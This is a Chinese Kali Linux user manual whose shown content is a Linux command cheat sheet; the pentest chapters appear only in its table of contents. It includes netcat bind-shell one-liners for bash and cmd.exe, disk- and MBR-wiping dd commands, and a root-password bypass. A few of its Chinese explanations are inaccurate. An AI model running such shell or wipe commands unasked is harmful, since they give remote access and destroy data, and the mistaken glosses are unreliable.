Kali Linux

使用手册

作者：白河·愁

©2014，

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 版本变更 | | | | |
|  | | | | |
| 版本 | 日期 | 变更内容 | 修订人 | 审核人 |
| V 0.1 | 2014.4.23 | 初稿 | 白河·愁 |  |
|  |  |  |  |  |
|  |  |  |  |  |
|  |  |  |  |  |
|  |  |  |  |  |
|  |  |  |  |  |
|  |  |  |  |  |

目录

[Kali Linux 1](#_Toc386274623)

[1 Linux的常用命令 8](#_Toc386274624)

[1.1 系统 8](#_Toc386274625)

[1.1.1 内核和系统信息 8](#_Toc386274626)

[1.1.2 硬件信息 8](#_Toc386274627)

[1.1.3 加载状态和消息 9](#_Toc386274628)

[1.1.4 用户 9](#_Toc386274629)

[1.1.5 限制 10](#_Toc386274630)

[1.1.6 运行级别 10](#_Toc386274631)

[1.1.7 重设root密码 11](#_Toc386274632)

[1.1.8 内核模块 11](#_Toc386274633)

[1.1.9 编译内核 11](#_Toc386274634)

[1.1.10 修复grub 12](#_Toc386274635)

[1.2 进程 12](#_Toc386274636)

[1.2.1 列进程 12](#_Toc386274637)

[1.2.2 优先级 12](#_Toc386274638)

[1.2.3 前端/后端 12](#_Toc386274639)

[1.2.4 Signals/Kill 13](#_Toc386274640)

[1.3 文件系统 13](#_Toc386274641)

[1.3.1 权限 13](#_Toc386274642)

[1.3.2 磁盘信息 14](#_Toc386274643)

[1.3.3 系统挂载/磁盘使用 14](#_Toc386274644)

[1.3.4 谁打开了哪个文件？ 14](#_Toc386274645)

[1.3.5 挂载/卸载文件系统 15](#_Toc386274646)

[1.4 网络 15](#_Toc386274647)

[1.4.1 网络调试 15](#_Toc386274648)

[1.4.2 路由 15](#_Toc386274649)

[1.4.3 配置IP地址 16](#_Toc386274650)

[1.4.4 变更MAC地址 16](#_Toc386274651)

[1.4.5 端口 16](#_Toc386274652)

[1.4.6 防火墙 17](#_Toc386274653)

[1.4.7 IP路由转发 17](#_Toc386274654)

[1.4.8 NAT网络地址映射 17](#_Toc386274655)

[1.4.9 DNS 17](#_Toc386274656)

[1.4.10 传输协议分析 18](#_Toc386274657)

[1.4.11 netcat（nc） 19](#_Toc386274658)

[1.5 SSH / SCP 20](#_Toc386274659)

[1.6 rsync 20](#_Toc386274660)

[1.7 sudo 21](#_Toc386274661)

[1.8 常用工具 22](#_Toc386274662)

[1.8.1 less 22](#_Toc386274663)

[1.8.2 vim 22](#_Toc386274664)

[1.8.3 mail 23](#_Toc386274665)

[1.8.4 tar 23](#_Toc386274666)

[1.8.5 dd 23](#_Toc386274667)

[1.8.6 find 25](#_Toc386274668)

[1.9 软件安装 26](#_Toc386274669)

[1.10 数据库 26](#_Toc386274670)

[1.10.1 PostgreSQL 26](#_Toc386274671)

[2 安装后的个性化定制 29](#_Toc386274672)

[2.1 修改默认编码 29](#_Toc386274673)

[2.2 输入法安装 29](#_Toc386274674)

[2.3 安装32位框架 29](#_Toc386274675)

[2.4 升级iceweasel 30](#_Toc386274676)

[2.5 安装Flash Player 30](#_Toc386274677)

[2.6 安装Chrome浏览器 30](#_Toc386274678)

[2.7 安装WPS Office 31](#_Toc386274679)

[2.8 修改Gnome主题 31](#_Toc386274680)

[2.9 保存声音设置 32](#_Toc386274681)

[2.10 安装显卡驱动 32](#_Toc386274682)

[2.11 QQ方案 33](#_Toc386274683)

[2.12 其他合适的程序 34](#_Toc386274684)

[2.12.1 音乐播放器 34](#_Toc386274685)

[2.12.2 思维导图 34](#_Toc386274686)

[2.12.3 项目管理软件 35](#_Toc386274687)

[2.12.4 下载工具 35](#_Toc386274688)

[2.12.5 多窗口终端 35](#_Toc386274689)

[2.12.6 yEd 35](#_Toc386274690)

[2.12.7 Adobe Reader 35](#_Toc386274691)

[2.12.8 更新和安装thunderbird 35](#_Toc386274692)

[2.13 编程 35](#_Toc386274693)

[2.13.1 Web编辑器 35](#_Toc386274694)

[2.13.2 Sublime Text 36](#_Toc386274695)

[2.14 编译安装最新版的wine 37](#_Toc386274696)

[3 渗透测试流程 39](#_Toc386274697)

[3.1 常规渗透测试流程 39](#_Toc386274698)

[3.1.1 OSSTMM测试过程 39](#_Toc386274699)

[3.1.2 PTES标准 46](#_Toc386274700)

[3.2 Web应用渗透测试 46](#_Toc386274701)

[3.3 渗透测试报告 46](#_Toc386274702)

[4 渗透工具 47](#_Toc386274703)

[4.1 信息收集 47](#_Toc386274704)

[4.1.1 DNS分析 47](#_Toc386274705)

[4.1.2 IDS/IPS识别 73](#_Toc386274706)

[4.1.3 SMB分析 76](#_Toc386274707)

[4.1.4 SMTP分析 76](#_Toc386274708)

[4.1.5 SSL分析 77](#_Toc386274709)

[4.1.6 Voip分析 77](#_Toc386274710)

[4.1.7 VPN分析 77](#_Toc386274711)

[4.1.8 存活主机识别 77](#_Toc386274712)

[4.1.9 电话分析 77](#_Toc386274713)

[4.1.10 服务指纹识别 77](#_Toc386274714)

[4.1.11 流量分析 77](#_Toc386274715)

[4.1.12 路由分析 77](#_Toc386274716)

[4.1.13 情报分析 77](#_Toc386274717)

[4.1.14 网络扫描 77](#_Toc386274718)

[4.1.15 系统指纹识别 77](#_Toc386274719)

[4.2 漏洞分析 77](#_Toc386274720)

[4.2.1 Cisco工具集 77](#_Toc386274721)

[4.2.2 Fuzzing工具集 77](#_Toc386274722)

[4.2.3 OpenVAS 78](#_Toc386274723)

[4.2.4 开源评估软件 84](#_Toc386274724)

[4.2.5 扫描工具集 84](#_Toc386274725)

[4.2.6 数据库评估软件 84](#_Toc386274726)

[4.3 Web程序 142](#_Toc386274727)

[4.3.1 CMS识别 142](#_Toc386274728)

[4.3.2 IDS/IPS识别 145](#_Toc386274729)

[4.3.3 Web漏洞扫描 145](#_Toc386274730)

[4.3.4 Web爬行 145](#_Toc386274731)

[4.3.5 Web应用代理 145](#_Toc386274732)

[4.3.6 数据库漏洞利用 147](#_Toc386274733)

[4.4 密码攻击 147](#_Toc386274734)

[4.5 无线攻击 147](#_Toc386274735)

[4.6 漏洞利用工具集 147](#_Toc386274736)

[4.6.1 BeEF XSS Framework 147](#_Toc386274737)

[4.6.2 Cisco攻击 148](#_Toc386274738)

[4.6.3 Exploit Database 148](#_Toc386274739)

[4.6.4 Exploit Development Tools 149](#_Toc386274740)

[4.6.5 Metasploit 149](#_Toc386274741)

[4.6.6 Social Engineering Toolkit 153](#_Toc386274742)

[4.6.7 网络漏洞利用 153](#_Toc386274743)

[4.7 嗅探/欺骗 153](#_Toc386274744)

[4.8 权限维持 153](#_Toc386274745)

[4.9 逆向工程 153](#_Toc386274746)

[4.10 压力测试 154](#_Toc386274747)

[4.11 硬件Hacking 154](#_Toc386274748)

[4.12 数字取证 154](#_Toc386274749)

[4.13 报告工具集 154](#_Toc386274750)

[4.14 系统服务 154](#_Toc386274751)

[5 其他工具 155](#_Toc386274752)

# Linux的常用命令

参考：<http://efytimes.com/e1/fullnews.asp?edid=119874>

## 系统

### 内核和系统信息

|  |  |
| --- | --- |
| uname -a | 查看系统内核信息 |
| lsb\_release -a | 显示所有LINUX基础信息 |
| cat /etc/debian\_version | 查看Debian版本 |
| cat /etc/issue | 查看发行版本 |
| uptime | 查看系统运行时间 |
| hostname | 查看机器名 |
| hostname -i | 查看IP地址 |
| man hier | 查看文件系统目录说明 |
| last reboot | 查看系统重启时间 |

### 硬件信息

|  |  |
| --- | --- |
| dmesg | 查看硬件信息 |
| lsdev | 查看安装的硬件 |
| dd if=/dev/mem bs=1k skip=768 count=256 2>/dev/null | strings -n 8 | 查看BIOS信息 |
| cat /proc/cpuinfo | 查看CPU信息 |
| grep MemTotal /proc/meminfo | 查看内存大小 |
| watch -n1 'cat /proc/interrupts' | 查看中断 |
| free -m | 查看内存缓存使用率 |
| cat /proc/devices | 查看设备配置 |
| lspci -tv | 查看PCI设备信息 |
| lsusb -tv | 查看USB设备信息 |
| lshal | 查看所有硬件配置信息 |
| dmidecode | 查看DMI/SMBIOS |

### 加载状态和消息

|  |  |
| --- | --- |
| top | 显示和更新CUP信息 |
| ipcs -a |  |
| tail -n 500 /var/log/messages | 查看系统最后500条日志 |

### 用户

|  |  |
| --- | --- |
| id | 显示用户的id和组id |
| last | 显示最后用户登录信息 |
| who | 查看用户信息 |
| groupadd admin | 增加admin用户组 |
| useradd -c "Colin Barschel" -g admin -m colin | 增加Colin Barschel用户，属于admin组，密码colin |
| usermod -a -G <group> <user> | 修改一个现存的用户到指定用户组 |
| userdel colin | 删除colin用户 |
| echo "Sorry no login now" > /etc/nologin |  |

### 限制

|  |  |
| --- | --- |
| ulimit -a | 查看用户限制（shell） |
| cat /etc/security/limits.conf | 查看用户限制（用户、进程） |
| sysctl -a | 查看用户限制（系统） |
| sysctl fs.file-max | 查看最大打开文件数量 |
| sysctl fs.file-max=102400 | 修改最大打开文件数量为102400 |
| echo "1024 50000" > /proc/sys/net/ipv4/ip\_local\_port\_range | 修改端口范围 |
| cat /etc/sysctl.conf |  |
| cat /proc/sys/fs/file-nr | 查看系统文件设置 |

### 运行级别

|  |  |
| --- | --- |
| grep default: /etc/inittab | 查看默认运行级别 |
| init 5 | 修改默认级别5，包  0 关机和挂起  1 单用户模式  2 多用户模式无望罗  3 多用户模式有网络  5 多用户模式图形界面  6 重启 |
| update-rc.d sshd defaults | 修改SSH服务到默认运行级别 |
| update-rc.d -f sshd remove | 删除SSH服务 |
| shutdown -h now (or # poweroff) | 关机 |

### 重设root密码

方法一：

在grub启动界面，进入单用户模式，输入

# init=/bin/sh

使用passwd命令修改密码，重启后root分区变为只读，用以下命令回复

# mount -o remount,rw /

# passwd # 或者删除passwd (/etc/shadow)

# sync; mount -o remount,ro / # sync before to remount read only

# reboot

方法二：

使用live盘

# mount -o rw /dev/ad4s3a /mnt

# chroot /mnt # chroot into /mnt

# passwd

# reboot

### 内核模块

|  |  |
| --- | --- |
| lsmod | 列出所有内核加载的模块 |
| modprobe isdn | 加载isdn模块 |

### 编译内核

# cd /usr/src/linux

# make mrproper # Clean everything, including config files

# make oldconfig # Reuse the old .config if existent

# make menuconfig # or xconfig (Qt) or gconfig (GTK)

# make # Create a compressed kernel image

# make modules # Compile the modules

# make modules\_install # Install the modules

# make install # Install the kernel

# reboot

### 修复grub

使用live盘启动，使用fdisk命令查看linux分区，加载proc和dev分区，安装grub。

# mount /dev/sda6 /mnt # mount the linux partition on /mnt

# mount --bind /proc /mnt/proc # mount the proc subsystem into /mnt

# mount --bind /dev /mnt/dev # mount the devices into /mnt

# chroot /mnt # change root to the linux partition

# grub-install /dev/sda # reinstall grub with your old settings

## 进程

### 列进程

|  |  |
| --- | --- |
| ps auxefw | 查看所有进程 |
| ps aux | grep 'ss[h]' | 查看除grep外的所有ssh进程 |
| pgrep -l ssh | 用进程名字查找PID号 |
| echo $$ | shell的进程号 |
| fuser -va 22/tcp | 查看使用22端口的用户 |
| pmap PID | 查看PID对应的内存映射 |
| fuser -va /home | 列出所有访问home分区的用户 |

### 优先级

|  |  |
| --- | --- |
| renice |  |
| nice |  |
| ionice |  |

### 前端/后端

|  |  |
| --- | --- |
| bg | 将一个进程放在后台运行 |
| jobs -l | 列出后台运行的进程 |
| nohup ping -i 60 > ping.log & | 放后台运行 |

### Signals/Kill

|  |  |
| --- | --- |
| kill -s TERM 4712 | 杀死pid为4712的进程 |
| killall -1 httpd | 杀死httpd进程 |
| pkill -9 http | 杀死http进程 |
| pkill -TERM -u www | 杀死所有www用户的进程 |
| fuser -k -TERM -m /home | 杀死所有访问/home目录的进程 |

重要的代码

1 HUP (hang up)

2 INT (interrupt)

3 QUIT (quit)

9 KILL (non-catchable, non-ignorable kill)

15 TERM (software termination signal)

## 文件系统

### 权限

关于文件权限的含义

1 --x execute # Mode 764 = exec/read/write | read/write | read

2 -w- write # For: |-- Owner --| |- Group-| |Oth|

4 r-- read

ugo=a u=user, g=group, o=others, a=everyone

|  |  |
| --- | --- |
| chmod [OPTION] MODE[,MODE] FILE | 修改文件权限 |
| chmod 640 /var/log/maillog | 修改maillog文件权限为-rw-r----- |
| chmod u=rw,g=r,o= /var/log/maillog | 效果同上 |
| chmod -R o-r /home/\* | 删除/home目录的可读权限 |
| chmod u+s /path/to/prog | 设置SUID可执行 |
| chown user:group /path/to/file | 变更文件的用户和组 |
| chgrp group /path/to/file | 变更文件所有组 |
| chmod 640 `find ./ -type f -print` | 变更当前目录下所有文件的权限为640 |
| chmod 751 `find ./ -type d -print` | 变更当前目录下的所有目录为751 |

### 磁盘信息

|  |  |
| --- | --- |
| hdparm -I /dev/sda | 查看硬盘信息 |
| fdisk |  |
| smartctl -a /dev/sda | 显示磁盘SMART信息 |

### 系统挂载/磁盘使用

|  |  |
| --- | --- |
| mount | column -t | 显示所有系统挂载文件分区 |
| df | 显示文件分区信息 |
| cat /proc/partitions | 显示分区信息 |
| du -sh \* | 显示当前目录下个文件大小 |
| du -csh | 显示当前目录总大小 |
| du -ks \* | sort -n -r | 显示当前目录下文件大小并排序 |
| ls -lSr |  |

### 谁打开了哪个文件？

首先卸载/home目录，系统会提示不能卸载

# umount /home/

# fuser -m /home # 列出所有访问/home目录的进程

# lsof /home

相关应用

ps ax | grep Xorg | awk '{print $1}'

3324

# lsof -p 3324

单个文件

# lsof /var/log/Xorg.0.log

### 挂载/卸载文件系统

|  |  |
| --- | --- |
| mount -t auto /dev/cdrom /mnt/cdrom | 加载 |
|  |  |
|  |  |

## 网络

### 网络调试

|  |  |
| --- | --- |
| ethtool eth0 | 查看eth0接口的配置 |
| ethtool -s eth0 speed 100 duplex full | 配置eth0全双工工作 |
| ethtool -s eth0 autoneg off | 禁止eth0网口自动谈判协议 |
| ethtool -p eth1 | 闪烁eth1网口 |
| ip link show | 显示所有接口 |
| ip link set eth0 up | 类似ifconfig eth0 up |
| ip addr show | 显示所有IP接口 |
| ip neigh show | 类似arp -a |
| arping 192.168.16.254 | 在ethernet上ping |
| tcptraceroute -f 5 cb.vu | 使用tcp协议判断路由 |

### 路由

|  |  |
| --- | --- |
| route -n | 显示路由表 |
| netstat -an | 显示端口状态 |
| route add -net 192.168.20.0 netmask 255.255.255.0 gw 192.168.16.254 | 增加路由 |
| ip route add 192.168.20.0/24 via 192.168.16.254 | 增加路由，同上 |
| # route add -net 192.168.20.0 netmask 255.255.255.0 dev eth0  # route add default gw 192.168.51.254  # ip route add default via 192.168.51.254 dev eth0 |  |
| route delete -net 192.168.20.0 netmask 255.255.255.0 | 删除路由 |

### 配置IP地址

|  |  |
| --- | --- |
| ifconfig eth0 192.168.50.254 netmask 255.255.255.0 | 配置第一个地址 |
| ifconfig eth0:0 192.168.51.254 netmask 255.255.255.0 | 配置接口第二个地址 |
| ip addr add 192.168.50.254/24 dev eth0 |  |
| ip addr add 192.168.51.254/24 dev eth0 label eth0:1 |  |

### 变更MAC地址

# ifconfig eth0 down

# ifconfig eth0 hw ether 00:01:02:03:04:0

### 端口

|  |  |
| --- | --- |
| netstat -an | grep LISTEN | 查看处于监听状态的端口 |
| lsof -i | 列出所有的连接 |
| netstat -anp --udp --tcp | grep LISTEN | 查看TCP/UDP连接 |
| netstat -tup | 列出活动的连接 |
| netstat -tupl | 列出活动的连接和监听端口 |
| netstat -ano | 列出端口和进程路径 |

### 防火墙

|  |  |
| --- | --- |
| iptables -L -n -v | 列出端口过滤状态 |
| iptables -P INPUT ACCEPT | 允许进入端口 |
| iptables -P FORWARD ACCEPT | 允许转发端口 |
| iptables -P OUTPUT ACCEPT | 允许输出端口 |
| iptables -Z | 屏蔽所有端口 |
| iptables -F |  |
| iptables -X |  |

### IP路由转发

步骤：

# cat /proc/sys/net/ipv4/ip\_forward # Check IP forward 0=off, 1=on

# echo 1 > /proc/sys/net/ipv4/ip\_forward

### NAT网络地址映射

|  |  |
| --- | --- |
| iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE | 激活一个映射 |
| iptables -t nat -A PREROUTING -p tcp -d 78.31.70.238 --dport 20022 -j DNAT --to 192.168.16.44:22 | 内网ssh端口映射到公网20022端口 |
| iptables -t nat -A PREROUTING -p tcp -d 78.31.70.238 --dport 993:995 -j DNAT --to 192.168.16.254:993-99 | 端口映射范围993-995 |
| ip route flush cache |  |
| iptables -L -t nat | 查看端口映射 |
| netstat -nat -n | 查看连接nat的地址 |

### DNS

Kali的DNS配置文件在/etc/resolv.conf，可以针对相应示例进行修改。

|  |  |
| --- | --- |
| dig sleepyowl.net | 查看DNS解析 |
| dig @127.0.0.1 NS sun.com | 测试本地服务 |
| dig @204.97.212.10 NS MX heise.de | 指定DNS服务器查询一个存在的域名 |
| dig AXFR @ns1.xname.org cb.vu | 指定DNS服务器查询域名所有记录 |
| host -t MX cb.vu | 获得Mail服务器地址 |
| host -t NS -T sun.com | 使用TCP连接获得NS的记录 |
| host -a sleepyowl.net | 获得所有记录 |
| # dig -x 78.31.70.238  # host 78.31.70.238  # nslookup 78.31.70.238 | 反向查询 |

### 传输协议分析

tcpdump

|  |  |
| --- | --- |
| tcpdump -nl -i bge0 not port ssh and src \(192.168.16.121 or 192.168.16.54\) |  |
| tcpdump -n -i eth1 net 192.168.16.121 | 使用IP过滤 |
| tcpdump -n -i eth1 net 192.168.16.0/24 | 使用网段过滤 |
| tcpdump -l > dump && tail -f dump | 输出到dump文件中并查看 |
| tcpdump -i rl0 -w traffic.rl0 | 以二进制形式显示传输文件头 |
| tcpdump -i rl0 -s 0 -w traffic.rl0 | 输出文件 |
| tcpdump -r traffic.rl0 | 读文件 |
| tcpdump port 80 |  |
| tcpdump host google.com |  |

**1.4.11. 传输控制（QoS）**

限制上传

|  |  |
| --- | --- |
| tc qdisc add dev eth0 root tbf rate 480kbit latency 50ms burst 1540 |  |
| tc -s qdisc ls dev eth0 |  |
| tc qdisc del dev eth0 root |  |
| tc qdisc change dev eth0 root tbf rate 220kbit latency 50ms burst 1540 |  |

QoS

|  |  |
| --- | --- |
| tc qdisc add dev eth0 root handle 1: prio priomap 2 2 2 2 2 2 2 2 1 1 1 1 1 1 1 0 |  |
| tc qdisc add dev eth0 parent 1:1 handle 10: sfq |  |
| tc qdisc add dev eth0 parent 1:2 handle 20: sfq |  |
| tc qdisc add dev eth0 parent 1:3 handle 30: sfq |  |
| tc filter add dev eth0 protocol ip parent 1: prio 1 u32 \  match ip dport 10000 0x3C00 flowid 1:1 # use server port range  match ip dst 123.23.0.1 flowid 1:1 # or/and use server IP |  |
| tc -s qdisc ls dev eth0 | 查询状态 |
| tc qdisc del dev eth0 root | 删除所有QoS |

### netcat（nc）

|  |  |
| --- | --- |
| server# tar -cf - -C VIDEO\_TS . | nc -l -p 4444  client# nc 192.168.1.1 4444 | tar xpf - -C VIDEO\_TS | # Serve tar folder on port 4444  # Pull the file on port 4444 |
| server# cat largefile | nc -l 5678  client# nc 192.168.1.1 5678 > largefile | # Server a single file  # Pull the single file |
| server# dd if=/dev/da0 | nc -l 4444  client# nc 192.168.1.1 4444 | dd of=/dev/da0  client# nc 192.168.1.1 4444 | dd of=da0.img | # Server partition image  # Pull partition to clone  # Pull partition to file |
| nc -lp 4444 -e /bin/bash | 生成一个远程shell |
| nc -lp 4444 -e cmd.exe | windows远程shell |

## SSH / SCP

使用ssh-keygen生成一对密钥，~/.ssh/id\_dsa 是私钥,~/.ssh/id\_dsa.pub是公钥

文件传输

|  |  |
| --- | --- |
| scp file.txt host-two:/tmp |  |
| scp joe@host-two:/www/\*.html /www/tmp |  |
| scp -r joe@host-two:/www /www/tmp |  |

自动开启SSH的脚本

#!/bin/sh

COMMAND="ssh -N -f -g -R 3022:localhost:22 colin@cb.vu"

pgrep -f -x "$COMMAND" > /dev/null 2>&1 || $COMMAND

exit 0

1 \* \* \* \* colin /home/colin/port\_forward.sh # crontab entry (here hourly)

## rsync

可以用来代替cp和scp的工具

|  |  |
| --- | --- |
| rsync -a /home/colin/ /backup/colin/ | 使用archive模式复制 |
| rsync -aR --delete-during /home/user/ /backup/ |  |
| /opt/local/bin/rsync -azv --iconv=UTF-8-MAC,UTF-8 ~/Music/flac/ me@server:/dst/ |  |
| rsync -axSRzv /home/user/ user@server:/backup/user/ | 远程复制 |
| rsync -a 'user@server:My\ Documents' My\ Document |  |
| rsync -azR --exclude=tmp/ /home/user/ user@server:/backup/ |  |
| rsync -az -e 'ssh -p 20022' /home/colin/ user@server:/backup/colin/ | 使用20022端口建立ssh连接 |
| rsync -axSRz ruser@hostname::rmodule/backup/ /home/ | 从远程向本地复制 |

一些重要参数：

-a, --archive archive mode; same as -rlptgoD (no -H)

-r, --recursive recurse into directories

-R, --relative use relative path names

-H, --hard-links preserve hard links

-S, --sparse handle sparse files efficiently

-x, --one-file-system don't cross file system boundaries

--exclude=PATTERN exclude files matching PATTERN

--delete-during receiver deletes during xfer, not before

--delete-after receiver deletes after transfer, not before

自动备份脚本

@ECHO OFF

REM rsync the directory My Documents

SETLOCAL

SET CWRSYNCHOME=C:\PROGRAM FILES\CWRSYNC

SET CYGWIN=nontsec

SET CWOLDPATH=%PATH%

REM uncomment the next line when using cygwin

SET PATH=%CWRSYNCHOME%\BIN;%PATH%

echo Press Control-C to abort

rsync -av "/cygdrive/c/Documents and Settings/%USERNAME%/My Documents/" \

'user@server:My\ Documents/'

pause

## sudo

|  |  |
| --- | --- |
| sudo /etc/init.d/dhcpd restart | 使用root账户运行脚本 |
| sudo -u sysadmin whoami | 使用sysadmin运行脚本 |

相关配置文件在/etc/sudoers

## 常用工具

### less

在控制台界面显示文本内容

一些常用参数

h H good help on display

f ^F ^V SPACE Forward one window (or N lines).

b ^B ESC-v Backward one window (or N lines).

F Forward forever; like "tail -f".

/pattern Search forward for (N-th) matching line.

?pattern Search backward for (N-th) matching line.

n Repeat previous search (for N-th occurrence).

N Repeat previous search in reverse direction.

q quit

### vim

控制台界面文本编辑器

常用参数

离开

:w newfilename save the file to newfilename

:wq or :x save and quit

:q! quit without saving

查找

/string Search forward for string

?string Search back for string

n Search for next instance of string

N Search for previous instance of string

{ Move a paragraph back

} Move a paragraph forward

1G Move to the first line of the file

nG Move to the n th line of the file

G Move to the last line of the file

:%s/OLD/NEW/g Search and replace every occurrence

删除或复制

dd (dw) Cut current line (word)

D Cut to the end of the line

x Delete (cut) character

yy (yw) Copy line (word) after cursor

P Paste after cursor

u Undo last modification

U Undo all changes to current line

### mail

举个例子

# mail c@cb.vu

Subject: Your text is full of typos

"For a moment, nothing happened. Then, after a second or so,

nothing continued to happen."

.

EOT

#

上面的脚本类似下面的效果

# echo "This is the mail body" | mail c@cb.vu

### tar

创建压缩文件

|  |  |
| --- | --- |
| tar -cf home.tar home | 压缩成tar格式 |
| tar -czf home.tgz home/ | 压缩成zip格式 |
| tar -cjf home.tbz home/ | 压缩成bzip2格式 |
| tar -C /usr -czf local.tgz local/etc local/www | 将2个文件进行压缩 |

解压

|  |  |
| --- | --- |
| tar -xOf home.tbz home/colin/file.txt |  |
| tar -xf home.tar |  |
| tar -xzf home.tgz |  |

### dd

语法

# dd if=<source> of=<target> bs=<byte size> conv=<conversion>

备份

|  |  |
| --- | --- |
| dd if=/dev/hda of=/dev/hdc bs=16065b | 硬盘到硬盘复制 |
| dd if=/dev/sda7 of=/home/root.img bs=4096 conv=notrunc,noerror | 备份 |
| dd if=/home/root.img of=/dev/sda7 bs=4096 conv=notrunc,noerror | 恢复 |
| dd bs=1M if=/dev/ad4s3e | gzip -c > ad4s3e.gz | 备份成zip格式 |
| gunzip -dc ad4s3e.gz | dd of=/dev/ad0s3e bs=1M | 解压恢复 |
| dd bs=1M if=/dev/ad4s3e | gzip | ssh eedcoba@fry 'dd of=ad4s3e.gz' | 远程备份 |
| gunzip -dc ad4s3e.gz | ssh eedcoba@host 'dd of=/dev/ad0s3e bs=1M' |  |
| dd if=/vm/FreeBSD-8.2-RELEASE-amd64-memstick.img of=/dev/disk1 bs=10240 conv=sync | 复制bsd镜像到u盘 |

恢复

|  |  |
| --- | --- |
| dd if=/dev/hda of=/dev/null bs=1m | 检查损坏的磁盘块 |
| dd bs=1k if=/dev/hda1 conv=sync,noerror,notrunc | gzip | ssh root@fry 'dd of=hda1.gz bs=1k' | 远程恢复 |
| dd bs=1k if=/dev/hda1 conv=sync,noerror,notrunc of=hda1.img | 存储成镜像文件 |

删除

|  |  |
| --- | --- |
| dd if=/dev/zero of=/dev/hdc | 删除整个磁盘 |
| dd if=/dev/urandom of=/dev/hdc |  |

MBR

# dd if=/dev/sda of=/mbr\_sda.bak bs=512 count=1 # Backup the full MBR

# dd if=/dev/zero of=/dev/sda bs=512 count=1 # Delete MBR and partition table

# dd if=/mbr\_sda.bak of=/dev/sda bs=512 count=1 # Restore the full MBR

# dd if=/mbr\_sda.bak of=/dev/sda bs=446 count=1 # Restore only the boot loader

# dd if=/mbr\_sda.bak of=/dev/sda bs=1 count=64 skip=446 seek=446 # Restore partition table

### find

|  |  |
| --- | --- |
| find . -type f ! -perm -444 | 查找不能被所有用户可读的文件 |
| find . -type d ! -perm -111 | 查找不能被所有用户访问的文件 |
| find /home/user/ -cmin 10 -print | 查找最近10分钟内修改的文件 |
| find . -name '\*.[ch]' | xargs grep -E 'expr' | 在本目录和递归目录下查找expr |
| find / -name "\*.core" | xargs rm | 查找.core文件并删除 |
| find / -name "\*.core" -print -exec rm {} \; | 同上 |
| find . \( -iname "\*.png" -o -iname "\*.jpg" \) -print -exec tar -rf images.tar {} \; |  |
| find . -type f -name "\*.txt" ! -name README.txt -print | 查找README.txt文件 |
| find /var/ -size +10M -exec ls -lh {} \; | 查找大于10M的文件 |
| find /var/ -size +10M -ls | 同上 |
| find . -size +10M -size -50M -print |  |
| find /usr/ports/ -name work -type d -print -exec rm -rf {} \; | 清除ports目录 |
| find / -type f -user root -perm -4000 -exec ls -l {} \; |  |
| find flac/ -iname \*.flac -print -size +500k -exec /Applications/Fluke.app/Contents/MacOS/Fluke {} \; |  |

find的一些重要参数

-x (on BSD) -xdev (on Linux) Stay on the same file system (dev in fstab).

-exec cmd {} \; Execute the command and replace {} with the full path

-iname Like -name but is case insensitive

-ls Display information about the file (like ls -la)

-size n n is +-n (k M G T P)

-cmin n File's status was last changed n minutes ago.

## 软件安装

|  |  |
| --- | --- |
| dpkg -l | 查看已安装软件包 |
| apt-get update | 更新软件列表 |
| apt-get install emacs | 安装软件 |
| dpkg --remove emacs | 删除软件 |
| apt-get update  apt-get upgrade && apt-get dist-upgrade | 升级所有软件和系统 |

## 数据库

### PostgreSQL

修改root密码

# psql -d template1 -U pgsql

> alter user pgsql with password 'pgsql\_password'; # Use username instead of "pgsql"

创建用户和数据库

# createuser -U pgsql -P bob # -P will ask for password

# createdb -U pgsql -O bob bobdb # new bobdb is owned by bob

# dropdb bobdb # Delete database bobdb

# dropuser bob # Delete user bob

授予远程访问权限

配置$PGSQL\_DATA\_D/postgresql.conf文件，修改listen\_addresses = '\*'

备份和恢复

备份恢复指定数据库

# pg\_dump --clean dbname > dbname\_sql.dump

# psql dbname < dbname\_sql.dump

